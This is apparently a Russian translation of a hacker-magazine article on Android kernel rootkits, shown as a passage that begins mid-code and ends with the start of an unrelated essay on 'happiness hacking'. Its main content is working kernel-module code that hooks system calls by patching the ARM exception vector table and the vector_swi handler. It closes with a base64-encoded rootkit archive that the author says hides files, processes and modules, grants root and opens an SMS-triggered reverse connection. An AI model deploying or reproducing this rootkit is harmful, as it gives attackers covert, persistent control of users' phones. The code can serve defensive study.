 offset=modify_addr2-modify_addr1-8;

 /* change sys_call_table offset into fake table offset */
 addr=0xe59f8000+offset; /* ldr r8, [pc, #offset] */
 addr_ptr=(char *)addr;
 write_kmem((char *)&addr_ptr,modify_addr1,4);

 return;
 }
```

Этот код получает адрес кода, обрабатывающего `sys_call_table` внутри обработчика `vector_swi`, находит поблизости nop-код и сохраняет в нём адрес `hacked_sys_call_table` — копии `sys_call_table`. После этого мы получаем смещение от кода обработки `sys_call_table` до позиции `hacked_sys_call_table`, изменяем код — и хукинг начинает работу.

---

5 — Техники хукинга с изменением таблицы векторов исключений

В этом разделе рассматриваются две техники хукинга: первая изменяет адрес подпрограммы обработчика исключений программного прерывания в таблице векторов, вторая изменяет смещение кода перехода к обработчику `vector_swi`. Цель обеих техник — реализовать хукинг, модифицирующий только таблицу векторов исключений, не затрагивая `sys_call_table` и обработчик `vector_swi`.

5.1 — Таблица векторов исключений

Таблица векторов исключений содержит адреса различных подпрограмм-обработчиков исключений, массив кода переходов и обрабатывающий код для вызова подпрограмм-обработчиков. Они объявлены в `entry-armv.S`, скопированы в область верхнего вектора (0xffff0000) подпрограммой `early_trap_init()` из `traps.c` и образуют единую таблицу векторов исключений.

```
traps.c:
void __init early_trap_init(void)
{
 unsigned long vectors = CONFIG_VECTORS_BASE; /* 0xffff0000 */
 extern char __stubs_start[], __stubs_end[];
 extern char __vectors_start[], __vectors_end[];
 extern char __kuser_helper_start[], __kuser_helper_end[];
 int kuser_sz = __kuser_helper_end - __kuser_helper_start;

 /*
  * Copy the vectors, stubs and kuser helpers
```

```
(in entry-armv.S)
 * into the vector page, mapped at 0xffff0000,
and ensure these
 * are visible to the instruction stream.
 */
memcpy((void *)vectors, __vectors_start,
__vectors_end - __vectors_start);
memcpy((void *)vectors + 0x200, __stubs_start,
__stubs_end - __stubs_start);
```

После того как подпрограмма `early_trap_init()` последовательно копирует обрабатывающий код, таблица векторов исключений инициализируется и принимает следующий вид:

```
# ./coelacanth -e
[000] ffff0000: ef9f0000 [Reset]          ; svc 0x9f0000 branch code array
[004] ffff0004: ea0000dd [Undef]          ; b   0x380
[008] ffff0008: e59ff410 [SWI]            ; ldr pc, [pc, #1040] ; 0x420
[00c] ffff000c: ea0000bb [Abort-perfetch] ; b   0x300
[010] ffff0010: ea00009a [Abort-data]     ; b   0x280
[014] ffff0014: ea0000fa [Reserved]       ; b   0x404
[018] ffff0018: ea000078 [IRQ]            ; b   0x608
[01c] ffff001c: ea0000f7 [FIQ]            ; b   0x400
[020] Reserved
... skip ...
[22c] ffff022c: c003dbc0 [__irq_usr] ; exception handler routine addr array
[230] ffff0230: c003d920 [__irq_invalid]
[234] ffff0234: c003d920 [__irq_invalid]
[238] ffff0238: c003d9c0 [__irq_svc]
[23c] ffff023c: c003d920 [__irq_invalid]
...
[420] ffff0420: c003df40 [vector_swi]
```

При возникновении программного прерывания выполняется 4-байтовая инструкция по адресу 0xffff0008. Код копирует текущее значение pc в адрес обработчика исключения и выполняет переход. Иными словами, управление передаётся подпрограмме обработчика `vector_swi` по смещению 0x420 таблицы векторов исключений.

5.2 — Техники хукинга с изменением обработчика vector_swi

Первая из представляемых техник хукинга изменяет адрес обработчика исключений, обрабатывающего программное прерывание в таблице векторов исключений, и вызывает поддельный обработчик `vector_swi`, созданный атакующим.

1. Создать копию `sys_call_table` в памяти кучи ядра и изменить адрес подпрограммы, как описано выше.
2. Для простого хукинга скопировать в кучу ядра не всю подпрограмму `vector_swi`, а только код до момента обработки `sys_call_table`.
3. Заполнить скопированный поддельный обработчик `vector_swi` правильными значениями для нормальной работы и изменить код вызова адреса копии `sys_call_table` (созданной на шаге 1).
4. Выполнить переход к позиции, следующей за кодом обработки `sys_call_table` в оригинальном обработчике `vector_swi`.
5. Изменить адрес обработчика `vector_swi` в таблице векторов исключений на адрес поддельного кода `vector_swi`.

Готовый поддельный обработчик `vector_swi` выглядит следующим образом:

```
00000000 <new_vector_swi>:
    00: e24dd048 sub     sp, sp, #72     ; 0x48
    04: e88d1fff stmia   sp, {r0 - r12}
    08: e28d803c add     r8, sp, #60     ; 0x3c
    0c: e9486000 stmdb   r8, {sp, lr}^
```

```
   10: e14f8000 mrs     r8, SPSR
   14: e58de03c str     lr, [sp, #60]
   18: e58d8040 str     r8, [sp, #64]
   1c: e58d0044 str     r0, [sp, #68]
   20: e3a0b000 mov     fp, #0  ; 0x0
   24: e3180020 tst     r8, #32 ; 0x20
   28: 12877609 addne   r7, r7, #9437184
   2c: 051e7004 ldreq   r7, [lr, #-4]
[*]30: e59fc020 ldr     ip, [pc, #32]  ; 0x58 <__cr_alignment>
   34: e59cc000 ldr     ip, [ip]
   38: ee01cf10 mcr     15, 0, ip, cr1, cr0, {0}
   3c: f1080080 cpsie   i
   40: e1a096ad mov     r9, sp, lsr #13
   44: e1a09689 mov     r9, r9, lsl #13
[*]48: e59f8000 ldr     r8, [pc, #0]
[*]4c: e59ff000 ldr     pc, [pc, #0]
[*]50: <hacked_sys_call_table address>
[*]54: <vector_swi address to jmp>
[*]58: <__cr_alignment routine address referring at 0x30>
```

Строки со звёздочками — это изменённые или добавленные инструкции по сравнению с оригинальным кодом. Помимо части, изменённой для ссылки на функцию `__cr_alignment`, добавлены инструкции сохранения адреса копии `sys_call_table` в регистр r8 и возврата в оригинальную функцию `vector_swi`. Ниже приведён код атаки в виде модуля ядра:

```
static unsigned char new_vector_swi[500];
...

void make_new_vector_swi(){
□void *swi_addr=(long *)0xffff0008;
□void *vector_swi_ptr=0;
□unsigned long offset=0;
□unsigned long *vector_swi_addr=0,orig_vector_swi_addr=0;
□unsigned long add_r8_pc_addr=0;
□unsigned long ldr_ip_pc_addr=0;
□int i;

□offset=((*(long *)swi_addr)&0xfff)+8;
□vector_swi_addr=*(unsigned long *)(swi_addr+offset);
□vector_swi_ptr=swi_addr+offset; /* 0xffff0420 */
□orig_vector_swi_addr=vector_swi_addr; /* vector_swi's addr */

□/* processing __cr_alignment */
□while(vector_swi_addr++){
□□if(((*(unsigned long *)vector_swi_addr)&
□□0xfffff000)==0xe28f8000){
□□□add_r8_pc_addr=(unsigned long)vector_swi_addr;
□□□break;
□□}
□□/* get __cr_alingment's addr */
□□if(((*(unsigned long *)vector_swi_addr)&
□□0xfffff000)==0xe59fc000){
□□□offset=((*(unsigned long *)vector_swi_addr)&
□□□0xfff)+8;
□□□ldr_ip_pc_addr=*(unsigned long *)
□□□((char *)vector_swi_addr+offset);
□□}
□}
□/* creating fake vector_swi handler */
□memcpy(new_vector_swi,(char *)orig_vector_swi_addr,
□(add_r8_pc_addr-orig_vector_swi_addr));
□offset=(add_r8_pc_addr-orig_vector_swi_addr);
□for(i=0;i<offset;i+=4){
□□if(((*(long *)&new_vector_swi[i])&
□□0xfffff000)==0xe59fc000){
□□□*(long *)&new_vector_swi[i]=0xe59fc020;
□□□// ldr ip, [pc, #32]
□□□break;
□□}
□}
```

```
 /* ldr r8, [pc, #0] */
 *(long *)&new_vector_swi[offset]=0xe59f8000;
 offset+=4;
 /* ldr pc, [pc, #0] */
 *(long *)&new_vector_swi[offset]=0xe59ff000;
 offset+=4;
 /* fake sys_call_table */
 *(long *)&new_vector_swi[offset]=hacked_sys_call_table;
 offset+=4;
 /* jmp original vector_swi's addr */
 *(long *)&new_vector_swi[offset]=(add_r8_pc_addr+4);
 offset+=4;
 /* __cr_alignment's addr */
 *(long *)&new_vector_swi[offset]=ldr_ip_pc_addr;
 offset+=4;

 /* change the address of vector_swi handler
    within exception vector table */
 *(unsigned long *)vector_swi_ptr=&new_vector_swi;

 return;
 }
```

Этот код получает адрес, обрабатывающий `sys_call_table` внутри обработчика `vector_swi`, а затем копирует исходное содержимое `vector_swi` в переменную поддельного `vector_swi` — всё, что предшествует полученному адресу. После изменения части поддельного `vector_swi` для корректного получения адреса функции `_cr_alignment` добавляются инструкции сохранения адреса копии `sys_call_table` в регистр r8 и возврата в оригинальную функцию `vector_swi`. Наконец, хукинг начинает работу, когда мы изменяем адрес функции обработчика `vector_swi` в таблице векторов исключений.

5.3 — Техники хукинга с изменением смещения инструкции перехода

Вторая техника хукинга — изменение смещения инструкции перехода в таблице векторов исключений — состоит в том, что мы не трогаем обработчик `vector_swi`, а изменяем смещение 4-байтовой инструкции перехода, автоматически вызываемой при программном прерывании.

1. Выполнить шаги 1–4 из раздела 5.1.
2. Сохранить адрес созданного поддельного обработчика `vector_swi` в конкретной области таблицы векторов исключений.
3. Изменить 1 байт — смещение 4-байтовой инструкции по адресу 0xffff0008 — и сохранить изменение.

Отличие кода от раздела 5.2 выглядит следующим образом:

```
- *(unsigned long *)vector_swi_ptr=&new_vector_swi;
...
+ *(unsigned long *)(vector_swi_ptr+4)=&new_vector_swi; /* 0xffff0424 */
...
+ *(unsigned long *)swi_addr+=4; /* 0xe59ff410 -> 0xe59ff414 */
```

Изменённая таблица векторов исключений после хукинга:

```
# ./coelacanth -e
[000] ffff0000: ef9f0000 [Reset]          ; svc 0x9f0000 branch code array
[004] ffff0004: ea0000dd [Undef]          ; b   0x380
[008] ffff0008: e59ff414 [SWI]            ; ldr pc, [pc, #1044] ; 0x424
[00c] ffff000c: ea0000bb [Abort-perfetch] ; b   0x300
[010] ffff0010: ea00009a [Abort-data]     ; b   0x280
[014] ffff0014: ea0000fa [Reserved]       ; b   0x404
[018] ffff0018: ea000078 [IRQ]            ; b   0x608
[01c] ffff001c: ea0000f7 [FIQ]            ; b   0x400
```

```
[020] Reserved
... skip ...
[420] ffff0420: c003df40 [vector_swi]
[424] ffff0424: bf0ceb5c [new_vector_swi] ; fake vector_swi handler code
```

Хукинг начинает работу, когда адрес поддельного кода обработчика `vector_swi` сохраняется по адресу 0xffff0424, а смещение 4-байтовой инструкции перехода по адресу 0xffff0008 изменяется для ссылки на область вокруг 0xffff0424.

---

6 — Заключение

Ещё раз благодарю многих первопроходцев за их преданность делу и вдохновение. Надеюсь, это повлечёт за собой появление разнообразных исследований по руткитам для Android. Жаль, что не удалось охватить все идеи, возникшие в процессе написания статьи. Однако я также считаю, что лучше обсудить более продвинутые и практические техники в следующий раз — если вам понравится эта работа ;-)

Для более детального ознакомления: прилагаемый пример кода предоставляет не только функции скрытия файлов, процессов и модулей ядра, но и классические функции руткита, такие как передача привилегий администратора пользователю с определённым gid и изменение привилегий процесса. При реализации обратного соединения по получении SMS от назначенного номера телефона я использовал технический документ Christian Papathanasiou и Nicholas J. Percoco с Defcon 18.

Благодарности: vangelis и GGUM — за перевод с корейского на английский. Помимо всех, кто помогал в работе над этой статьёй, хочу поблагодарить своих коллег, людей из моей аспирантуры и всех, кто меня знает.

---

7 — Ссылки

[1] "Abuse of the Linux Kernel for Fun and Profit" by halflife
[Phrack issue 50, article 05]

[2] "Weakening the Linux Kernel" by plaguez
[Phrack issue 52, article 18]

[3] "RUNTIME KERNEL KMEM PATCHING" by Silvio Cesare
[runtime-kernel-kmem-patching.txt]

[4] "Linux on-the-fly kernel patching without LKM" by sd & devik
[Phrack issue 58, article 07]

[5] "Handling Interrupt Descriptor Table for fun and profit" by kad
[Phrack issue 59, article 04]

[6] "trojan eraser or i want my system call table clean" by riq
[Phrack issue 54, article 03]

[7] "yet another article about stealth modules in linux" by riq
["abtrom: anti btrom" in a mail to Bugtraq]

[8] "Saint Jude, The Model" by Timothy Lawless
[http://prdownloads.sourceforge.net/stjude/StJudeModel.pdf]

[9] "IA32 ADVANCED FUNCTION HOOKING" by mayhem
[Phrack issue 58, article 08]

[10] "Android LKM Rootkit" by fred
[http://upche.org/doku.php?id=wiki:rootkit]

[11] "This is not the droid you're looking for..." by Trustwave
[DEFCON-18-Trustwave-Spiderlabs-Android-Rootkit-WP.pdf]

---

8 — Приложение: earthworm.tgz.uu

Прилагаю демонстрационный код для иллюстрации концепций, описанных в данной статье. Этот код может использоваться как реальный код для атаки или просто как proof-of-concept. Прошу использовать этот код исключительно в учебных целях, а не во вред.

```
<++> earthworm.tgz.uu
begin-base64 644 earthworm.tgz
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
```

```
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
```

```
pWojbHBebaCKqU1Oay5VmkqdEfXFSOvs/K3iRAtZUVKzCw9HFLw3WdXjW4q5
l+b/w8Xcv6XPLP6Pm7GXe19ijIvj/6317tz7vzvdroz/38pHuXbc/ypB/7cA
MOY310QRCzcryk0E868Yyb+RMP6yMXzlJsL3NxW7J0oWuVcWBu0Vw1CuHqy/
NFIPH9ImxkW5/zuwYv6Cm2ggXvm/o5kEWNeouqQCgDsA+JJDpQLw0n9tkwKv
OAEF4OsAfIk31uMA6w2cYvbm+gqU0DXYmcdE/J86gAgC6eSBLHz9/SIwHQaG
8RHULsbQ8HmsMy3DxR90PZ6mCpBEzgQ2sS8CkEU0AjG+mwJU1J6cw6OLUl57
GkwGQa2h/C5EG/eNXoCKShMLfEaMe6ByWAw3dvAwDFw3OEXsT2k/BicpBomr
/dsKLR8RGuEejb0zdwyKgBsZ1p4djLmwIAkoz6ARjpe2rinKPsMA9GHoYC4C
yHsMWstRRPz7lDmqAJJNCbBW1Da+nWMIqgpKRBQFHoEsTkRs13I8TgekzZ4F
WncEZECcmEKDYgFRHRA30EVqUxyRwFIJW0FdSRt51p8gDn0QBIY+hv3Cad8F
DaURUJ0OpjYjDAABWhBGDNYyQPOhzDAD+tHIsdwYdPaUpKdPBcwwbgVWCWfI
9rVYieVgsRltG4qB+LkDK3GtuGEHnqEoQh/RjBfrmoCP41kj2mR3N6PzuGnF
jtWkMFxMrcY48RSlo5HXfoESMK1QvDgcp4ECBQY08tNZutapTk7H59w8Kg7O
h5xYLqwUAycOpwmPKjDkg1MfwI2dEKfAmNgoIBxGE2Qjw5b6I6RqM6FnCZK7
OaKt/58xyJE5XFzGwDgtKi0B5RKF4uSM/JxEsKnEmwXKGCUgEyAGArMOl6u/
22hTdBSMglEwCkbBKBgFo2AUjIJRMApGwXABAP50N8EA8AAA
====
<-->
```

EOF

Счастливый хакинг

Автор: Anonymous

Содержание

---

1 — Введение

Счастье занимает меня ещё со студенческих лет. До 1998 года психология была сосредоточена на исправлении людей с проблемами — попытках сделать их более «нормальными». Однако недавние тенденции в психологии породили совершенно новую область — позитивную психологию. Позитивная психология, или наука о счастье, накопила обширную исследовательскую базу о том, как обычные люди могут достичь более высокого уровня счастья. Погружаясь в эту тему, вы обнаружите, что большинство выводов, связанных с исследованием счастья, прямо противоречат массовым представлениям о том, что делает человека счастливым.

В этой статье я хочу изложить некоторые идеи, которые непосредственно касаются хакерской сцены — в особенности применительно к работе в индустрии безопасности. Помимо этого, я хочу ввести понятие «хакинга счастья».

Если бы вы могли тратить часть своего времени на изучение природы счастья — насколько счастливее вы могли бы стать? Хакинг счастья означает прокладывание кратчайшего пути к нему — точно так же, как вы исследуете любую тему в области безопасности.

Поскольку статья сосредоточена на счастье в контексте хакинга, многие темы позитивной психологии останутся за её рамками. Если вас интересует более подробное чтение, в Википедии есть отличная статья по этому предмету:

• http://en.wikipedia.org/wiki/Positive_psychology

2 — Гипотеза счастья

Большинство идей, представленных в этой статье, заимствованы из книги «Гипотеза счастья» Джонатана Хайдта — рекомендую её всем, кто хочет разобраться в теме глубже.

Первое, что вам следует знать о счастье, — это то, что наука доказала:

> *«Люди очень плохо предсказывают, что принесёт им счастье.»*

Чтобы проиллюстрировать эту мысль, приведу пример. Исследователи изучили две группы людей, оказавшихся в диаметрально противоположных ситуациях: первая — победители лотереи, вторая — люди, ставшие параплегиками вследствие несчастного случая. Обе группы опрашивались дважды: сразу после события (выигрыша в лотерею или получения травмы) и снова — несколько лет спустя. Результаты оказались поразительными.

